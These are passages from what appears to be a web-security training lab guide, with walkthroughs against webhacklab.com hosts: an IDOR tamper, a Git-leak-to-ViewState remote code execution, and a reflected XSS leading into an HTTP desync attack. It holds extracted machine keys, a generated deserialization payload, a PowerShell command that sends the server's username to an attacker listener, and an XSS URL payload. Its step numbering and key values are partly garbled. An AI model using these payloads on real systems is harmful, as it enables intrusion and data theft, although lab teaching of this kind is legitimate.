
Step 6: Access the uploaded file listed in 'View All Expenses', it will show you the expenses uploaded in the excel file.




Step 7: Capture the request when you access the uploaded file in Burp:



Step 8: Send the captured request to Repeater. This request will be used at a later stage. Now, from the main proxy tab send the request and capture the response, the response is 302 with a redirect to '/Expense/Success' which states that the id passed in the request belongs to the logged in user, **do not forward this response yet:**



Step 9: Go to the Repeater tab and change the id value to 3 and send the Request, it should look like below:



Step 10: Go back to the Proxy tab and forward the response, once the response is forwarded you will be able to access and view reimbursement details of the user having reimbursement id 3.

Expense Reimburse

Date	Description	Amount
1/1/2020 12:00:00 AM	Iphone reimburse	6500
5/2/2020 12:00:00 AM	android tablet	10000
8/3/2020 12:00:00 AM	Air Ticket - India - USA	90000
10/3/2020 12:00:00 AM	Stationary	500
5/4/2020 12:00:00 AM	Laptop	110000
4/25/2020 12:00:00 AM	LED - Externl	8000
5/30/2020 12:00:00 AM	WebServer-AWS	10000


Leverage Git misconfiguration to ViewState RCE

Challenge URL: <http://books.webhacklab.com/.git>

- Leverage Git misconfiguration to extract the Machine Key.
- Exploit ViewState to perform Remote Code Execution(RCE)

Solution:


Step 1: Navigate to 'http://books.webhacklab.com/.git/HEAD' and server will respond with content as shown in the figure:



Step 2: Run 'git-dumper' tool to extract the source code as shown in the figure:

Command:

```
root@kali:~/tools/git-dumper-master# ./git-dumper.py
http://books.webhacklab.com/.git <OUTPUT_DIR> -t 30
```



Step 3: Navigate to the downloaded Git repository and analyze the source code which contains web.config as shown in the figure:

```

root@kali:~/tools/git-dumper-master# cd books.webhacklab.com/
root@kali:~/tools/git-dumper-master/books.webhacklab.com# ls -la
total 16
drwxr-xr-x  4 root root 4096 Jul 15 14:59 .
drwxr-xr-x  3 root root 4096 Jul 15 14:58 ..
drwxr-xr-x  7 root root 4096 Jul 15 14:59 .git
drwxr-xr-x 11 root root 4096 Jul 15 14:59 NOTSOSECURE.BOOKS
root@kali:~/tools/git-dumper-master/books.webhacklab.com# cd NOTSOSECURE.BOOKS/
root@kali:~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.BOOKS# ls -la
total 216
drwxr-xr-x 11 root root 4096 Jul 15 14:59 .
drwxr-xr-x  4 root root 4096 Jul 15 14:59 ..
drwxr-xr-x  2 root root 4096 Jul 15 14:59 Account
drwxr-xr-x  2 root root 4096 Jul 15 14:59 App_Data
drwxr-xr-x  2 root root 4096 Jul 15 14:59 App_Start
-rw-r--r--  1 root root 3263 Jul 15 14:59 Book.aspx
-rw-r--r--  1 root root 1787 Jul 15 14:59 Book.aspx.cs
-rw-r--r--  1 root root 1753 Jul 15 14:59 Book.aspx.designer.cs
-rw-r--r--  1 root root  226 Jul 15 14:59 Bundle.config
drwxr-xr-x  2 root root 4096 Jul 15 14:59 Content
-rw-r--r--  1 root root  495 Jul 15 14:59 Default.aspx
-rw-r--r--  1 root root  325 Jul 15 14:59 Default.aspx.cs
-rw-r--r--  1 root root  458 Jul 15 14:59 Default.aspx.designer.cs
-rw-r--r--  1 root root 6148 Jul 15 14:59 .DS_Store
    
```


Step 4: Extract the Machine Key information from the web.config file as shown in Figure:

```

root@kali: ~/tools/VPN x root@kali: ~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.B... x
root@kali:~/tools/git-dumper-master# cd books.webhacklab.com/NOTSOSECURE.BOOKS/
root@kali:~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.BOOKS# cat Web.config |
grep machineKey
  <machineKey decryptionKey="C98ACD36EF9112083280968CB457ED0E23C1FC4ECBB0BF12" validationKe
y="3D57C97C062CA7D773AD3929BB6C3CF83D4F18C1112002B2C75722765E2541C8ACF7C8F6243B79F06B4B6B09A1
926B236EEE58C02C5FCD557687269A32525621" />
    
```


Step 7: Start python web server on port 8000

```
python3 -m http.server
```



Step 8: Generate the ViewState deserialization payload using 'utility.webhacklab.com' where Validation key, the decryption key will be from **step 4** and command is 'Remote command' that will be executed as shown in the figure:

```
powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8000/$env:UserName
```

utility.webhacklab.com/YSoSerial

Helper Utility Blacklist3r Blacklist3r-ViewState **YSoSerial** Powershell Encoder

ysoserial.net

Deserialization payload generator for a variety of .NET formatters

Plugins
ViewState

Gadget
TypeConfuseDelegate

Asp.Net Version
Asp.Net >= 4.5

Validation Algorithm
SHA1

Validation Key
3D57C97C062CA7D773AD39298B6C3CF83D4F18C112002B2C75722765E

Decryption Algorithm
AES

Decryption Key
C98ACD36EF9112083280968CB457ED0E23C1FC4ECBB0BF12

Target page path
/Account/Login.aspx

Application path in IIS
/

Command:
powershell.exe Invoke-WebRequest -Uri http://192.168.4.84:8000/\$env:UserName


Output Data:
coGjIK0F0C0xZaFydFVsU8vy5eVSj4fVpt0/T6bol1ALxkqyXJLIN5rstWoHVg5
QkIT4QdRkzksMdvI3ANP+QsX26P5u9yngkj7IqcA3JKUcnpdWQ0gpT6FCL
6Feu81u0xz/ew4onYXrjyOaEjeWl
/n97LPTGuDuUEA1oRAqEaNAqh4JH1naAncAGmBueSknDI5PQz4BQN5CM
F04jpKbYIDTjWHUJTIRgy8aATJstFaMB9H7+e4Mx/Jav+8SkSf
/jaBPdJlFofEW1MUUsBubH7awKTTJrJAznY/YwUJ/oejKLaoU+GPHDQTK
/imDz4TzZJANvpSo9TFIBahZj15iIUUA75uBx04AmKnr9n5d3eXrjHc79H0IG
N4fw2EsNfP29gdtjdgHRgz7RQJWtvt3Y
/t7zZl9nbARqOmbKCPt3Z5zTS38HidM6Ya2DwXA5kt6SHJlPnjlrkRdsDpOrYq
BFPPRMgoSCrXZ3M8v0biWkW7dXrRgnMqVTJR.XhWkXehYBMwAMIVOLU
OgbW
/HqLjFfxpckL1O1Cjy+IIBA1r2QcBPf50nroTjzIkBxWWfXTmy1KMMo53U
CavYxMf4ItRgkhQKQgnQANmbH
/YbFn9clCkAEfsj3qsCzmQKxIhWZfENaxUZu1WB6uXWvdZjnQpUUPPZHR4
1TqrP
/P/OHhJOYPTM9Nk8bkzTrjTjwzSl32YyJMaKcXj3C+8keIWPYnJBHE8EtQl
/cNdAtGvGfnBBORgXkpDhqTL9bo9b6j/xwmUf0Vfo+
/g7FyRZpd993fiXqLthG2Gfbe4Wvg2FytX5qp4Qb1KUFRAY6HUUA6UkQXm5
bUn8E7h8dEJdEXdMILLV3RonnXYwp+ic2d2kPIFW6ZRxyK86YNEdarZMpv2

Generate


Step 9: Copy the generated payload from above step and replace it in request captured in **step 6** as shown in the figure:




Step 10: Convert the pasted payload in 'URL-encode key characters' as shown in the figure:



Step 11: Forward request to the server and note that the server responds with '500 Internal Server Error' as shown in the figure:



Step 12: Payload is successfully executed on the server and OOB call is received as shown in the figure:




HTTP Desync Attacks

Challenge URL: <http://covid19.webhacklab.com:5000>

- Discover the Cross-Site Scripting vulnerability.
- Perform HTTP Desync Attack to get the Cross-Site Script executed when a new user visits.

Solution:


Step 1: Access the application via 'http://covid19.webhacklab.com:5000' and try to identify any Cross-Site Scripting vulnerability:



Step 2: During Reconnaissance, a web page which is vulnerable to Reflected Cross-Site Scripting attack will be discovered. Figure shows that the application executed malicious JavaScript when the URL

[http://covid19.webhacklab.com:5000/hello/world%22%3E%3Cimg%20src=a%20onerror=alert\(document.location\)%3E](http://covid19.webhacklab.com:5000/hello/world%22%3E%3Cimg%20src=a%20onerror=alert(document.location)%3E) was accessed:

Affected Parameter - REST based Name



Step 3: Figure below shows HTTP Request and Response captured for Home page

Note: You can capture request of any page from the application:


The screenshot shows a web proxy tool interface with the following components:

- Navigation Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender.
- Target:** http://covid19.webhacklab.com:5000
- Request Section:**
 - Buttons: Raw, Params, Headers, Hex.
 - Content:

```
1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJ1c2VybWFTZS16IiNhdmFuln0.XulotQ.fOP6nxxBDujjV7sWQJqn1uqV48M
9 Upgrade-Insecure-Requests: 1
10
11
```
- Response Section:**
 - Buttons: Raw, Headers, Hex, HTML, Render.
 - Content:

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:53:04 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 1602
7
8 <!doctype html>
9 <head>
10 <title>COVID-19</title>
11
```
- Search:** Two search bars with "0 matches" results.
- Status:** Done, 1,764 bytes | 793 millis.

